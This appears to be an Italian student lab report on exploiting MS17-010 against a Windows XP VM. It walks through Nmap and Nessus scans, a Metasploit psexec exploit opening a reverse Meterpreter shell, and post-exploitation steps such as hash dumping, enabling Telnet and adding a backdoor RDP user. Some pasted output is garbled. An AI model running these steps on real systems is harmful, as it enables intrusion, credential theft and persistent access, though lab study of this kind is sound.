

# REPORT MS17-010 VULNERABILITY

---

Le vulnerabilità informatiche possono essere definite come componenti di un sistema informatico, in cui le misure di sicurezza sono assenti, ridotte o compromesse, esponendo il sistema a rischi del mantenimento della sua integrità.

In questo caso specifico andremo ad analizzare una vulnerabilità della macchina virtuale Windows XP, scovata nel 2017 e denominata nel Windows Security Bulletin come “MS17-010”, avente un rank di impatto sul sistema catalogato come ‘Critical’.

MS17-010
MS17-009
MS17-008
MS17-007
MS17-006
MS17-005

## Microsoft Security Bulletin MS17-010 - Critical

Article • 10/14/2022 • 13 minutes to read • [7 contributors](#)

[Feedback](#)

Opportuno, ai fini di una conoscenza approfondita della vulnerabilità sarà l'esecuzione di un vulnerability scan tramite tool Nessus




### Windows Xp

Report generated by Nessus™

Mon, 12 Dec 2022 11:43:16 EST

Dal quale verrà redatto un report specifico per la vulnerabilità d'interesse



Estrapolando poi informazioni ancora più approfondite

HIGH

**MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)**

**Description**  
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.


La MS17-010 viene descritta come una vulnerabilità esistente nel SMB di Windows, ossia Server Message Block, uno strumento di comunicazione client-server che permette di condividere l'accesso a porte seriali, stampanti, file, ma serve anche per una serie di comunicazioni di sistema che vengono scambiate su una stessa rete locale;

Inoltre si tratta di un protocollo che può eseguire protocolli di transazione per la comunicazione multiprocesso, ciò è stata la principale fonte di vulnerabilità critica su sistema operativo Windows sfruttati nel 2017 tramite un exploit ETERNALBLUE ,scritto dalla National Security Agency e poi rubato da un gruppo di Hackers, "ShadowBrokers", che metteranno poi in vendita;


Questo exploit permette di inviare pacchetti appositamente creati per SMB ed eseguire codice remoto con privilegi amministrativi sul sistema target , potendo quindi prendere il controllo di qualsiasi sistema colpito.

Primo step antecedente ad ogni operazione che si andrà in seguito ad effettuare sarà un cambio di indirizzi alle macchine Kali Linux e Windows XP

-192.168.200.100 Kali | -192.168.200.200 Windows XP




Per ulteriore e definitiva conferma di avvenuta connessione tra le due macchine, si effettua un ping.



A questo punto può essere utilizzato un tool di enumerazione servizi, Nmap, con cui è possibile effettuare una scansione delle porte in ascolto su target.

Inserendo <nmap -A (Aggressive scan) -sV(per rilevamento versione) e Ip target>



```

Scanned at 2022-12-12 06:57:46 EST for 18s
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_ clock-skew: mean: 3h59m59s, deviation: 5h39m24s, median: 0s
|_ smb2-security-mode: Couldn't establish a SMBv2 connection.
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 7850/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 59957/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 24302/udp): CLEAN (Failed to receive data)
|   Check 4 (port 62935/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ nbstat: NetBIOS name: BOT-3C4EBAC7DD1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:cc:e5:43 (Oracle VirtualBox virtual NIC)
| Names:
|   BOT-3C4EBAC7DD1<00>  Flags: <unique><active>
|   BOT-3C4EBAC7DD1<20>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02_MS_BROWSE_\x02<01>  Flags: <group><active>
| Statistics:
|   08 00 27 cc e5 43 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: bot-3c4ebac7dd1
|   NetBIOS computer name: BOT-3C4EBAC7DD1\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2022-12-12T03:57:54-08:00

```

A valle di questo scan, il dato che risalta è nella sezione “SMB security mode”, in cui è possibile constatare che il meccanismo di sicurezza che autenticherebbe di fatto destinatario e mittente (SMB signing/firma) è appunto disabilitato.

Per ottenere ulteriori informazioni sarà opportuno effettuare uno scan specifico sulla porta d’interesse.

```

(kali@kali)-[~]
$ nmap -sV -p 445 192.168.200.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-13 09:42 EST
Nmap scan report for 192.168.200.200
Host is up (0.00055s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

```

Nmap inoltre, può fungere da ottimo tool di vulnerability assessment utilizzando gli appositi script (< --script + vuln + target + versione) , restituendo un’ampia panoramica delle vulnerabilità

```
(kali@kali) [~]
$ nmap --script vuln 192.168.200.200 -sV

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 06:54 EST
Nmap scan report for 192.168.200.200
Host is up (0.0042s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010: VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
```

A questo punto, si andrà ad utilizzare uno dei software più utilizzati ed utili per effettuare exploit e per scovare vulnerabilità per ogni tipo di sistema operativo, piattaforma e applicazioni trovate dalla comunità. Basterà digitare <msfconsole>

```
(kali@kali)-[~]
$ msfconsole

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport
```

E cerchiamo i moduli in riferimento a MS17-010 con <search ms17-010>

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Dove compariranno i paths disponibili dei moduli ausiliari ed exploit tra cui si potrà scegliere il più adatto, in questo caso “exploit/windows/smb/ms17\_010\_psexec” non sceglieremo il “classico” Eternalblue optando per EternalRomance/EternalSynergy/EternalChampion per via delle diverse versioni che attaccano, rispettivamente SMBv2 e SMBv1.



```

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp ://nmap.org/submit/..
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name      Current Setting  Required  Description
  ---      -
  NAME      Name 7.92 (http://nmap.org/submit/..)
  NSP      NSP 155 scripts
  DBGTRACE  Pre-scanning  false     Show extra debug t
  LEAKATTEMPTS  level 1  99       How many times to
  NAMEDPIPE  at 06:57      no        A named pipe that
  NAMED_PIPES  at 06:57, /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes     List of named pipe
  RHOSTS      ing runlevel 2 (of 3) scan.  yes     The target host(s)
  RPORT      at 06:57, 445  yes     The Target port (T
  SERVICE_DESCRIPTION  0.00s elapsed  no      Service descriptio
  SERVICE_DISPLAY_NAME  (of 3) scan.  no      The service displa
  SERVICE_NAME  at 06:57      no      The service name
  SHARE      at 06:57, ADMIN$  yes     The share to connec
  SMBDomain  ing Scan at 06:57  no      The Windows domain
  SMBPass    127.0.0.1 [3 ports]  no      The password for t
  SMBUser    ing Scan at 06:57, 0.00s elapsed (1 total hosts)  no      The username to au

Installing Parallel DNS resolution of 1 hosts at 06:57
Completed Parallel DNS resolution of 1 hosts at 06:57, 13.00s elapsed
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1  yes  The listen address (an interface may be specified)
  LPORT     4444  yes  The listen port (al ports)

```

Per visualizzare le informazioni complete del modulo prescelto, sarà sufficiente inserire “info”

```

msf6 exploit(windows/smb/ms17_010_psexec) > info

Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
Module: exploit/windows/smb/ms17_010_psexec
Platform: Windows
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2017-03-14

Provided by:
  sleepya
  zerosum0x0
  Shadow Brokers
  Equation Group

Available targets:
  Id  Name
  --  --
  0   Automatic
  1   PowerShell
  2   Native upload
  3   MOF upload

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  DBGTRACE  false           yes       Show extra debug t
  LEAKATTEMPTS  99             yes       How many times to
  NAMEDPIPE  no              no        A named pipe that
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes     List of named pipe
  RHOSTS      yes            yes     The target host(s)
  RPORT      445            yes     The Target port (T
  SERVICE_DESCRIPTION  no            no      Service descriptio
  SERVICE_DISPLAY_NAME  no            no      The service displa
  SERVICE_NAME  no            no      The service name
  SHARE      ADMIN$         yes     The share to connec
  SMBDomain  .              no      The Windows domain
  SMBPass    no            no      The password for t
  SMBUser    no            no      The username to au

Payload information:
  Space: 3072

Description:
  This module will exploit SMB with vulnerabilities in MS17-010 to

```

La descrizione ci riporta il metodo con il quale l'exploit sfrutta la debolezza ms17-010: il modulo sfrutterà la vulnerabilità tramite un primitivo Write-What-Where (abilità di performare codici arbitrari su una destinazione controllata da utente malintenzionato), sovrascrivendo le informazioni di sessione di connessione con una sessione Administrator (totali privilegi).

Dopo un'accurata panoramica sulla vulnerabilità, andremo a utilizzare il modulo opportuno al caso, non prima di aver controllato e settato i campi obbligatori (Required) dell'exploit tramite <show options>

```
LHOST => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):


| Name                 | Current Setting                                                | Required | Description                    |
|----------------------|----------------------------------------------------------------|----------|--------------------------------|
| DBGTRACE             | false                                                          | yes      | Show extra debug trace info    |
| LEAKATTEMPTS         | 99                                                             | yes      | How many times to try to leak  |
| NAMEDPIPE            |                                                                | no       | A named pipe that can be conne |
| NAMED_PIPES          | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check   |
| RHOSTS               | 192.168.200.200                                                | yes      | The target host(s), see https: |
| RPORT                | 445                                                            | yes      | The Target port (TCP)          |
| SERVICE_DESCRIPTION  |                                                                | no       | Service description to to be u |
| SERVICE_DISPLAY_NAME |                                                                | no       | The service display name       |
| SERVICE_NAME         |                                                                | no       | The service name               |
| SHARE                | ADMIN\$                                                        | yes      | The share to connect to, can b |
| SMBDomain            | .                                                              | no       | The Windows domain to use for  |
| SMBPass              |                                                                | no       | The password for the specified |
| SMBUser              |                                                                | no       | The username to authenticate a |



Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.200.100 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Come da figura, è possibile notare che i campi RHOSTS /LHOST/LPORT sono obbligatori da settare, quindi sarà necessario configurarli entrambi correttamente tramite <set RHOSTS 192.168.200.200> <set LHOST 192.168.200.100> <LPORT 7777>

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
```

Con un nuovo <show options > ci apparirà quindi

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name      Current Setting      Required  Description
  ---      -
  DBGTRACE   false                yes       Show extra debug trace info
  LEAKATTEMPTS 99                  yes       How many times to try to leak
  NAMEDPIPE   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt no        A named pipe that can be checked
  NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
  RHOSTS     192.168.200.200      yes       The target host(s), see https://www.rubydoc.info/github/pd-ruby/Net-IP
  RPORT      445                  yes       The Target port (TCP)
  SERVICE_DESCRIPTION no                 no        Service description to to use
  SERVICE_DISPLAY_NAME no                 no        The service display name
  SERVICE_NAME no                 no        The service name
  SHARE       ADMIN$               yes       The share to connect to, can be absolute or relative
  SMBDomain   .                    no        The Windows domain to use
  SMBPass     .                    no        The password for the specified user
  SMBUser     .                    no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting      Required  Description
  ---      -
  EXITFUNC  thread              yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.100     yes       The listen address (an interface may be specified)
  LPORT     7777                yes       The listen port
```

A questo punto si potrà procedere con l’exploit (comando <exploit>) e se l’attacco andrà a buon fine si aprirà una sessione \*Meterpreter, dove per sessione s’intende una shell avanzata sulla macchina target.

\*(Interprete di comandi da cui un utente malintenzionato può esplorare la macchina target ed eseguire il codice, aggirando gli alert di attivazione di un nuovo processo avviato su sistema bersaglio, inserendosi direttamente nel processo compromesso e migrando ad altri processi in esecuzione)

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - | Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0xff9beda8
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... pjpgUHncs.exe
[*] 192.168.200.200:445 - Created \pjpgUHncs.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \pjpgUHncs.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1056) at 2022-12-12 09:16:19 -0500
```

Sempre necessario ed importante, è l’effettuazione di comandi di test per assicurarsi che l’exploit sia andato a segno e/o completarlo. (<Ifconfig> ad esempio per controllo configurazione di rete della macchina target, o <getuid>)



```
meterpreter > ifconfig 0 (1000 ports)
Interface 1: 1000 ports
Name: Microsoft Loopback Interface
Hardware MAC: 00:00:00:00:00:00
MTU: 1520
IPv4 Address: 127.0.0.1
Interface 2:
Name: Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:cc:e5:43
MTU: 1500
IPv4 Address: 192.168.200.200
IPv4 Netmask: 255.255.255.0
```

Tramite `<webcam_list>` potranno essere controllate le webcam attive sul target

```
meterpreter > webcam_list
[-] No webcams were found
```

Per controllare se il target sia una virtual machine o macchina fisica, il comando `<run checkvm>` non sarà sufficiente poiché è uno script deprecato, useremo quindi un modulo `<post>`

```
meterpreter > run checkvm
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

A questo punto le possibilità di movimento all'interno del target sono pressoché illimitate, da una

“semplice” creazione di un file di testo

Name	In Folder	Relevance
file.txt	C:\WINDOWS\system32\drivers...	

```
meterpreter > mkdir file.txt
Creating directory: file.txt
```

Ad un `<getcountermeasure>` per controllare le configurazioni di sicurezza sulla macchina target, potendo disabilitare misure di sicurezza come ad esempio Firewall ed altro. (Differente da comando `<killav>` usato per disabilitare antivirus presenti)

```
meterpreter > run getcountermeasure
[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*] Domain profile configuration:
[*] Operational mode = Enable
[*] Exception mode = Enable
[*] Standard profile configuration (current):
[*] Operational mode = Disable
[*] Exception mode = Enable
[*] Local Area Connection firewall configuration:
[*] Operational mode = Enable
[*] Checking DEP Support Policy...
```

Tramite <run gettnet> sarà inoltre possibile abilitare Telnet (protocollo di rete per fornire sessioni di login remoto ) su target, operazione con gravi ripercussioni sulla sicurezza poiché è un protocollo non richiedente autenticazione, né criptazione dei dati inviati (anche password).

```
meterpreter > run gettnet
Windows Telnet Server Enabler Meterpreter Script
Usage: gettnet -u <username> -p <password>

OPTIONS:
-e Enable Telnet Server only.
-f Forward Telnet Connection.
-h Help menu.
-p The Password of the user to add.
-u The Username of the user to add.
```

Un altro comando molto interessante è <netstat -vb> tool di NETwork STATistics che mostra le connessioni di rete,tabelle di routing e statistiche dei protocolli e molto altro. Il parametro <-vb> mostra le sequenze delle componenti coinvolte nella creazione della connessione e della porta in ascolto, come possiamo vedere da figura, il PID (Process identifier) identifica nel 14527rundll32.exe il processo con il quale Meterpreter è attaccato di default al target.

```
meterpreter > netstat -vb

Connection list
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	992/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	127.0.0.1:1028	0.0.0.0:*	LISTEN	0	0	1820/alg.exe
tcp	192.168.200.200:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.200.200:1059	192.168.200.100:7777	ESTABLISHED	0	0	1452/rundll32.exe
udp	0.0.0.0:1031	0.0.0.0:*		0	0	1124/svchost.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	700/lsass.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	700/lsass.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	127.0.0.1:1057	0.0.0.0:*		0	0	1520/explorer.exe
udp	127.0.0.1:1900	0.0.0.0:*		0	0	1184/svchost.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	1076/svchost.exe
udp	192.168.200.200:137	0.0.0.0:*		0	0	4/System
udp	192.168.200.200:1900	0.0.0.0:*		0	0	1184/svchost.exe
udp	192.168.200.200:123	0.0.0.0:*		0	0	1076/svchost.exe
udp	192.168.200.200:138	0.0.0.0:*		0	0	4/System



Si è inoltre optato per non effettuare un <hashdump> bensì un più completo <winenum> (enumerazione Windows) uno script che raccoglie tutti i tipi di informazioni sul sistema incluse variabili d'ambiente (stringhe di caratteri con informazioni sui percorsi di file,unità disco o nomi file, utilizzabili per controllare il comportamento di diversi programmi), interfaccia di rete, routing, account users e molto altro.

Il tutto scaricato e salvato nel sistema locale attaccante. (Differenza con scraper che separa i file scaricati)

```

meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.200.200:445 ...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/BOT-3C4EBAC7DD
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/w
[*] Checking if BOT-3C4EBAC7DD1 is a Virtual Machine .....
[*] UAC is Disabled
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command arp -a
[*] running command ipconfig /all
[*] running command ipconfig /displaydns
[*] running command route print
[*] running command net view
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command netstat -ns
[*] running command net accounts
[*] running command net localgroup administrators
[*] running command net session
[*] running command net share
[*] running command net localgroup
[*] running command net view /domain
[*] running command tasklist /svc
[*] running command net user
[*] running command net group administrators
[*] running command netsh firewall show config
[*] running command net group
[*] running command gpresult /SCOPE COMPUTER /Z
[*] running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*] running command wmic volume list brief
[*] running command wmic group list
[*] running command wmic logicaldisk get description,filesystem,name,size
[*] running command wmic service list brief
[*] running command wmic useraccount list
[*] running command wmic netlogin get name,lastlogon,badpasswordcount
[*] running command wmic netclient list brief
[*] running command wmic netuse get name,username,connectiontype,localname
[*] running command wmic share get name,path
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic product get name,version
[*] running command wmic startup list full
[*] running command wmic rdtoggle list
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes ...

```

Infine sarà possibile anche creare una backdoor sul sistema utilizzando lo script getgui “Carlos Perez” che abilita l’opzione Remote Desktop e crea uno user account con cui loggarsi nel sistema target

(<getgui -e /getgui -h)

```

-u The Username of the user to add.
meterpreter > run getgui -e
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up__20221213.5749.rc
meterpreter >

```



Tramite <run getgui -u Lohacker -p procione> è stato scelto il nome e la password del nuovo user

```
meterpreter > run getgui -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:      getgui -e

OPTIONS:

-e  Enable RDP only.
-f  Forward RDP Connection.
-h  Help menu.
-p  The Password of the user to add.
-u  The Username of the user to add.

meterpreter > run getgui -u LoHacker -p procione


[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
